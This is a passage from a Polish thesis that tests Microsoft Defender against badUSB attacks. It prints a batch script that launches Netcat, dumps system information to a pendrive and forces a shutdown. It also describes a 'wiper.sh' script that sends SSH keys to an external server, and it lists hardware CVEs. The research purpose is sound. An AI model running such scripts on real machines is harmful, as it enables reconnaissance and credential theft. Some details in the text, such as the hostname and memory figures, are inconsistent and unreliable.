Rysunek 3.6: Prezentacja wyników


3.3 Analiza bezpieczeństwa systemów przed atakami badUSB

W ramach analizy bezpieczeństwa systemów przed atakami badUSB zostały przeprowadzone testy wykorzystujące funkcje ochronne oferowane przez program Microsoft Defender. W celu oceny skuteczności działania tego narzędzia wobec potencjalnych zagrożeń związanych z zastosowaniem złośliwego oprogramowania na nośnikach USB uruchomiono specjalnie przygotowany złośliwy skrypt z pendrive'a na testowanym laptopie. Podczas tego eksperymentu monitorowano reakcję Microsoft Defendera (Rys. 3.7) na próbę infekcji oraz ewentualne działania podejmowane w celu wykrycia i zneutralizowania zagrożenia. Wyniki tych testów pozwolą na ocenę efektywności narzędzia w ochronie przed atakami typu badUSB oraz identyfikację ewentualnych obszarów wymagających dalszych usprawnień w zakresie zabezpieczeń systemowych.



Rysunek 3.7: Włączenie ochrony w Microsoft Defender

Po przeprowadzeniu testów, z stwierdzono że Microsoft Defender skutecznie poradził sobie z wykryciem zagrożenia i uniemożliwił uruchomienie złośliwego skryptu. Dzięki swoim funkcjom ochronnym Defender szybko zidentyfikował potencjalne zagrożenie, co pozwoliło na natychmiastowe podjęcie odpowiednich działań w celu zneutralizowania ryzyka dla systemu (Rys. 3.8). Reakcja tego narzędzia stanowi potwierdzenie jego skuteczności w wykrywaniu i zwalczaniu ataków związanych z użyciem złośliwego oprogramowania przenoszonego przez nośniki USB.




Rysunek 3.8: Przedstawienie wyniku eksperymentu

3.4 Ataki ukierunkowane na system operacyjny i BIOS

Poniższy kod jest skryptem wsadowym napisanym w tak zwanym języku wsadowym (ang. batch) inaczej zwanym .cmd dla systemu Windows. Jego głównym celem jest symulacja prostego ataku za pomocą urządzenia USB oraz zbadanie reakcji oprogramowania Microsoft Defender na potencjalne zagrożenia.

Ten skrypt jest częścią eksperymentu mającego na celu zbadanie reakcji oprogramowania Microsoft Defender na potencjalne zagrożenia związane z wykorzystaniem złośliwego oprogramowania przenoszonego na pendrive. Poza wyświetleniem prostego komunikatu "Hello, World!", skrypt próbuje uruchomić plik nc64.exe, który jest częścią Netcat, symulując potencjalnie złośliwą aktywność. Następnie zbiera informacje o systemie za pomocą polecenia systeminfo i zapisuje je do pliku system-info.txt. Ostatecznie kopiuje ten plik na pendrive. W trakcie eksperymentu reakcja oprogramowania Microsoft Defender na próbę uruchomienia potencjalnie szkodliwego pliku będzie poddawana analizie w celu oceny skuteczności działania narzędzia w zapewnianiu bezpieczeństwa systemu przed atakami typu badUSB (Rys. 3.9).

Dodatkowo, warto zaznaczyć, że badanie reakcji oprogramowania Microsoft Defender na tego rodzaju zagrożenia ma istotne znaczenie nie tylko dla indywidualnych użytkowników systemu Windows, ale także dla firm i instytucji, które są narażone na coraz bardziej złożone ataki takiego typu.



```
echo off
echo Hello, World!

:: Uruchomienie pliku nc64.exe
start nc64.exe

:: Pobranie informacji o systemie
systeminfo > "%~dp0system_info.txt"

echo Informacje o systemie zostały zapisane w pliku system_info.txt.

:: Kopiowanie pliku na pendrive (zmień literę dysku E na odpowiednią)
echo Kopiowanie pliku na pendrive...
copy /Y "%~dp0system_info.txt" E:\


echo Plik system_info.txt został skopiowany na pendrive.

pause
```

Rysunek 3.9: Skrypt przedstawiający działanie testu

Po przeprowadzeniu testów na dedykowanym urządzeniu, szczegółowy raport będzie zawierał kompleksowe dane dotyczące reakcji oprogramowania Microsoft Defender na próbę uruchomienia potencjalnie złośliwego pliku (Rys. 3.10). Analiza ta obejmie nie tylko

reakcje programu w momencie wykrywania zagrożenia, ale także podejmowane kroki w celu jego izolacji, usunięcia lub zneutralizowania. Ponadto, raport uwzględni wszelkie podejmowane działania obronne, takie jak automatyczne aktualizacje sygnatur wirusów, uruchamianie skanów w tle czy aktywowanie trybu ochrony w czasie rzeczywistym. Dodatkowo, szczegółowo zostaną opisane mechanizmy zabezpieczające system przed zagrożeniami typu badUSB, włączając w to monitorowanie i kontrolę urządzeń USB oraz weryfikację integralności danych. Analiza danych zebranych w raporcie umożliwi pełniejsze zrozumienie skuteczności obecnych rozwiązań bezpieczeństwa, a także identyfikację obszarów wymagających ulepszeń co jest kluczowe dla wzmocnienia całej infrastruktury IT oraz minimalizacji ryzyka ataków cybernetycznych.




Rysunek 3.10: Przedstawienie wyniku

Rysunek poniżej przedstawia wyniki polecenia systeminfo, które jest jednym z kluczowych narzędzi diagnostycznych systemu Windows. Dzięki temu poleceniu możliwe jest uzyskanie szerokiego zakresu informacji dotyczących konfiguracji systemu operacyjnego oraz jego środowiska. Wśród prezentowanych danych znajdują się m.in. informacje dotyczące nazwy komputera, systemu operacyjnego, wersji, producenta, modelu procesora, ilości zainstalowanej pamięci RAM oraz wiele innych szczegółów technicznych (Rys. 3.11). Wyświetlane informacje obejmują:

- Pamięć wirtualna:
 - Dostępna pamięć wirtualna: 342506 MB
 - Używana pamięć wirtualna: 32056 MB
- Plik stronicowania:
 - Lokalizacja pliku stronicowania: C:\pagefile.sys

- Domena:
 - Nazwa domeny: WORKGROUP
- Serwer logowania:
 - Nazwa serwera logowania: DESKTOP-SISALDA
- Poprawki:
 - Informacje o 14 zainstalowanych poprawkach
- Karty sieciowe:
 - Intel(R) 82579LM Gigabit Network Connection: Połączenie Ethernet, status "Sprzęt nieobecny"
 - Bluetooth Device (Personal Area Network): Połączenie sieciowe Bluetooth, status "Sprzęt nieobecny"
- Wymagania Hyper-V:
 - Informacje o funkcjach Hyper-V, w tym o rozszerzeniach VK Monitor Mode Extensions, wirtualizacji w oprogramowaniu układowym i translacji adresów drugiego poziomu
- Ochrona przed atakami:
 - Informacje o dostępności funkcji Data Execution Prevention (DEP)



Rysunek 3.11: Przedstawienie wyników w pliku tekstowym


W tym kroku rozszerzono skrypt z poprzedniego kroku o kolejne funkcje. Ten skrypt działa w następujący sposób:

- Uruchamia plik `nc64.exe`.
- Pobiera informacje o systemie i zapisuje je do pliku `system_info.txt` w tym samym katalogu co skrypt.
- Pobiera informacje o plikach i sterownikach, zapisuje je do odpowiednich plików (`file_info.txt` i `driver_info.txt`) w tym samym katalogu co skrypt.
- Wyświetla komunikat o próbie przejęcia kontroli nad laptopem i zawiesza działanie na 5 sekund.
- Kopiuje wszystkie pliki (informacje o systemie, plikach i sterownikach) na podłączony pendrive.
- Wyświetla komunikat o zakończeniu procesu.
- Wyłączenie i ponowne uruchomienie laptopa.

W dodatkach w Tabeli 1 przedstawiono kod skryptu `run-exploit.cmd`, który został użyty do przeprowadzenia eksperymentu na urządzeniu testowym. Skrypt ten pełni kluczową rolę w symulacji ataku za pomocą urządzenia USB oraz zbieraniu informacji na temat reakcji oprogramowania Microsoft Defender na potencjalne zagrożenia.


W tym skrypcie wykorzystano polecenie `infobox` z narzędziem `nircmd.exe` do wyświetlenia komunikatu na całym ekranie. Polecenie `timeout` jest używane do symulacji zawieszenia laptopa przez 10 sekund.

Po uruchomieniu pliku początek procesu prezentuje się tak jak na zdjęciu wykonanym przy użyciu aparatu telefonicznego (Rys. 3.12), co umożliwi szczegółową analizę wizualną reakcji systemu na aktywność związaną z zastosowaniem testowanego oprogramowania.



Rysunek 3.12: Uruchomienie procesu


Dalsza część procesu uruchomienia prezentuje się zgodnie z obrazem poniżej (Rys. 3.13) co pozwala na szczegółową analizę kroków podejmowanych przez system oraz ewentualnych zmian w jego zachowaniu w kontekście testowanej aktywności.



Rysunek 3.13: Wyświetlanie wyników procesu

Zdjęcie (Rys. 3.14) przedstawia szczegółowy widok zawartości plików, które zostały zapisane na pendrive w formie pliku tekstowego co stanowi kluczowy element procesu analizy. Poprzez dokładne przyjrzenie się tym danym możliwe będzie zgłębienie istotnych informacji oraz identyfikacja wszelkich potencjalnych zagrożeń lub nieprawidłowości w działaniu systemu.

Wyświetlanie wyników procesu w formie tekstowej jest kluczowym elementem analizy, umożliwiając szczegółowe zrozumienie przebiegu działań oraz identyfikację istotnych informacji i wygląda następująco:



Rysunek 3.14: Wyświetlanie wyników procesu w formie tekstowej


W sekcji dodatków "Szczegółowe wyniki badań" przedstawiono tabelę A.1, która zawiera informacje dotyczące sterowników oraz modułów jądra systemu operacyjnego.

Zestawienie obejmuje nazwy modułów, ich opisy, typy sterowników oraz daty ich aktualizacji.

Plik zawiera kompleksową listę sterowników i modułów jądra systemu operacyjnego wraz z ich nazwami, opisami, typami sterowników oraz datami ostatniej aktualizacji. Jest to cenna dokumentacja dla administratorów systemów informatycznych, która umożliwia śledzenie oraz zarządzanie sterownikami w systemie. Dodatkowo taka analiza może stanowić istotną część badawczą pracy, która pozwala na głębsze zrozumienie mechanizmów działania systemów operacyjnych oraz ich optymalizacji.

W sekcji dodatków "Szczegółowe wyniki badań" przedstawiono tabelę A.2, która zawiera szczegółowy wykaz sterowników oraz modułów jądra systemu operacyjnego Windows, wraz z ich nazwami, typami sterowników oraz datami ostatniej aktualizacji. Ten spis stanowi istotną dokumentację dla administratorów systemów informatycznych umożliwiając śledzenie oraz zarządzanie sterownikami w systemie.

W sekcji dodatków "Szczegółowe wyniki badań" przedstawiono tabelę A.3, która zawiera raport systemowy szczegółowych informacji dotyczących konfiguracji oraz parametrów technicznych komputera z systemem Windows 10 Education. Zawiera on informacje o sprzęcie, takie jak nazwa hosta, producent, model, typ procesora, ilość pamięci fizycznej oraz szczegóły dotyczące systemu operacyjnego, takie jak nazwa, wersja, numer seryjny, data instalacji i uruchomienia systemu. Dodatkowo, raport zawiera dane o zainstalowanych łatkach oraz sieciowych kartach interfejsowych. Analiza tego raportu jest istotna w kontekście diagnozowania, monitorowania i zarządzania infrastrukturą IT, a także może stanowić podstawę do dalszych badań naukowych związanych z administracją systemami komputerowymi.



Rysunek 3.15: Wyłączenie laptopa

Po skopiowaniu plików na pendrive zostało wydane polecenie wyłączenia laptopa (shutdown /s /f /t 0), które spowoduje wyłączenie urządzenia testowego. Następnie laptop bę-

dzie musiał zostać ręcznie uruchomiony ponownie. Efekty działania widoczne są powyżej (Rys. 3.15):


3.4.1 Kontynuacja skryptu

Skrypt, przedstawiony w sekcji dodatków w tabeli B.2 pod nazwą "wiper.sh", jest narzędziem do kopiowania kluczy SSH i innych plików związanych z SSH z systemu. Pakuje te pliki w archiwum tar, a następnie wysyła je na zewnętrzny serwer za pomocą protokołu HTTP. Skrypt również zbiera informacje o adresie IP, nazwie hosta, użytkownika bieżącej sesji oraz informacje o sieci.

Ten sam skrypt został użyty do przeprowadzenia eksperymentu na urządzeniu testowym, pokazując jego zdolność do eksfiltracji danych z systemu komputerowego. Jest to fragment kodu przeznaczonego do przesyłania danych za pomocą różnych protokołów, w tym SSH.

Ten fragment kodu stanowi zautomatyzowaną procedurę służącą do eksportu danych z kluczy SSH, kluczy publicznych oraz plików known-hosts z systemu komputerowego. Skrypt ten wykorzystuje różne narzędzia takie jak rsync i curl, aby przetransferować zgromadzone dane na zewnętrzny serwer w celu analizy oraz zbadać zachowanie systemu w reakcji na próbę eksfiltracji danych. Dodatkowo w celu zapewnienia przejrzystości działania oraz zapewnienia odpowiedniej dokumentacji skrypt zawiera liczne komentarze opisujące poszczególne kroki oraz ostrzeżenia dotyczące możliwych konsekwencji jego użycia na systemach produkcyjnych.

Wynik analizy został przedstawiony poniżej (Rys. 3.16), gdzie wyraźnie widoczne jest utworzenie nowych katalogów zawierających zgromadzone wyniki. Ten szczegółowy widok umożliwia lepsze zrozumienie procesu oraz przeprowadzenie dalszych analiz w oparciu o zebrane dane.



Rysunek 3.16: Przedstawienie wyników

3.5 Sprzętowe podatności

Jak wiadomo w dzisiejszym czasie jest sporo podatności zarówno jak sprzętowych jak i podatności firmware, które mogą narazić małe i większe przedsiębiorstwa na ryzyko. Większość z nich wynika dlatego że korzysta się ze starych systemów i nieaktualnego oprogramowania. Nie każda luka jest krytyczna, ale mimo tego należy ją “załatać” ponieważ pozwoli hakerowi na wykorzystanie tej luki i wziąć pod kontrolę sieć [16].

Poniżej przedstawiono najczęściej wykorzystywane luki w zabezpieczeniach sprzętu i oprogramowania układowego:

- **Rowhammer:** Jest to luka, która występuje w urządzeniach DDR DRAM poprzez wielokrotny dostęp do wiersza pamięci skutkuje, że bity w wybranych wierszach zostaną odwrócone. Luka oznaczona jest jako CVE-2021-42114 i została opublikowana 16 listopada 2021 roku.
- **Thunderclap:** Są to luki w zabezpieczeniach, które występują w urządzeniach Intel nazwanych jako Thunderbolt. Polega na wykorzystaniu fizycznego dostępu do portu Thunderbolt i uruchomienie kodu na najwyższym poziomie uprawnień, aby w ciągu kilku sekund uzyskać dostęp do kluczy szyfrowania, haseł, loginów bankowych i innych danych.
- **Speculative Store Bypass (SBS):** Jest to luka, która polega na ujawnieniu adresów zapisu pamięci za pomocą czytników pamięci. Dzięki tej luce można uzyskać dostęp do danych poufnych między procesami. Luka dotyczy procesorów firm Intel, AMD, ARM i oznaczona jest jako CVE-2018-3639.
- **Foreshadow:** Jest to luka związana z procesorami firmy Intel, która umożliwia uzyskanie poufnych danych z pamięci cache danych L1 procesorów oraz odczytanie dowolnych danych z tej pamięci, nawet tych chronionych w trybie SMM (System Management Mode), jądrze systemu operacyjnego lub maszynach wirtualnych. Luka oznaczona jest jako CVE-2018-3646, CVE-2018-3620, CVE-2018-3615.
- **Intel LazyFP:** Jest to luka, która również występuje w procesorach Intel i polega na wycieku danych stanu FPU (floating-point unit). Dzięki wymienionej luce atakujący może sprawić, że po naciśnięciu klawisza może nastąpić wyciek danych floating-point unit rejestrów, które połączone są z innym procesem. Podatność jest oznaczona jako CVE-2018-3665.

Rozdział 4

Wyniki

4.1 Analiza danych

Analiza danych przedstawionych w pliku A. driver-info.txt prezentuje listę modułów sterowników systemowych oraz ich atrybutów, takich jak nazwa modułu, nazwa wyświetlana, typ sterownika oraz data połączenia. W tej liście znajdują się informacje o różnych sterownikach Kernela, w tym kontrolkach hosta, sterownikach procesora AMD, sterownikach dysków i innych.

Plik zawiera kluczowe informacje, które mogą być przydatne w analizie stabilności i wydajności systemu operacyjnego. Może to pomóc w identyfikacji aktualizacji sterowników, ustalaniu dat ich ostatnich zmian oraz śledzeniu ewentualnych problemów z nimi związanych.

Analiza tych danych może posłużyć jako punkt wyjścia do badania wpływu konkretnych sterowników na działanie systemu operacyjnego oraz identyfikacji obszarów, które wymagają optymalizacji lub aktualizacji. Dodatkowo, porównanie dat linkowania sterowników może ujawnić wzorce zmian i ewentualne korelacje między nimi a występowaniem problemów systemowych.

Analiza danych zawartych w pliku A file-info.txt obejmuje listę ścieżek plików na systemie operacyjnym. Wśród tych ścieżek znajdują się katalogi systemowe, takie jak C:\Windows, C:\Program Files, oraz inne, które mogą zawierać istotne dane dla funkcjonowania systemu lub aplikacji.

Plik zawiera także szczegółowe informacje o strukturze katalogów, w tym podkatalogach i plikach znajdujących się wewnątrz nich. W przypadku katalogów systemowych, takich jak C:\Program Files\Common Files, można przypuszczać, że zawierają one współdzielone biblioteki i zasoby wykorzystywane przez różne aplikacje zainstalowane na systemie.

Analiza tych danych może posłużyć do zrozumienia organizacji struktury plików systemowych oraz identyfikacji kluczowych obszarów systemu, które mogą wymagać uwagi

podczas konserwacji, optymalizacji lub diagnostyki problemów. Dodatkowo, śledzenie wartości konkretnych katalogów, takich jak C:\Program Files\Windows Defender, może pomóc w zrozumieniu funkcji i operacji wykonywanych przez poszczególne komponenty systemu.

Analiza danych zawartych w pliku A system-info.txt ujawnia szczegółowe informacje dotyczące konfiguracji systemu operacyjnego Microsoft Windows 10 Education na komputerze o nazwie DESKTOP-5I8RLDA. System operacyjny działa w wersji 10.0.18363, zbudowany przez firmę Microsoft Corporation. Jest to samodzielna stacja robocza zainstalowana na komputerze typu x64, modelu HP EliteBook 8770w, produkowanym przez Hewlett-Packard.

Procesor tego systemu to Intel, działający z częstotliwością około 2701 MHz. BIOS wersji Hewlett-Packard 68IAV Ver. F.61 został zaktualizowany w dniu 07.04.2015. System operacyjny został zainstalowany 11.03.2020 o godzinie 21:42:54, a ostatnio uruchomiony 14.03.2024 o godzinie 18:18:51. System operacyjny jest skonfigurowany do działania w strefie czasowej (UTC+01:00) Sarajewo, Skopje, Warszawa, Zagrzeb.

Komputer ten posiada 32 698 MB pamięci fizycznej, z czego dostępne jest 30 092 MB. Maksymalny rozmiar pamięci wirtualnej wynosi 37 562 MB, z czego dostępne jest 34 390 MB. Na chwilę analizy 3 172 MB pamięci wirtualnej jest w użyciu. Lokalizacja pliku stronicowania to C:\pagefile.sys.

W sieci są zainstalowane dwie karty sieciowe: Intel(R) 82579LM Gigabit Network Connection oraz Bluetooth Device (Personal Area Network). Jednakże, w momencie analizy, nie wykryto sprzętu dla pierwszej karty sieciowej.

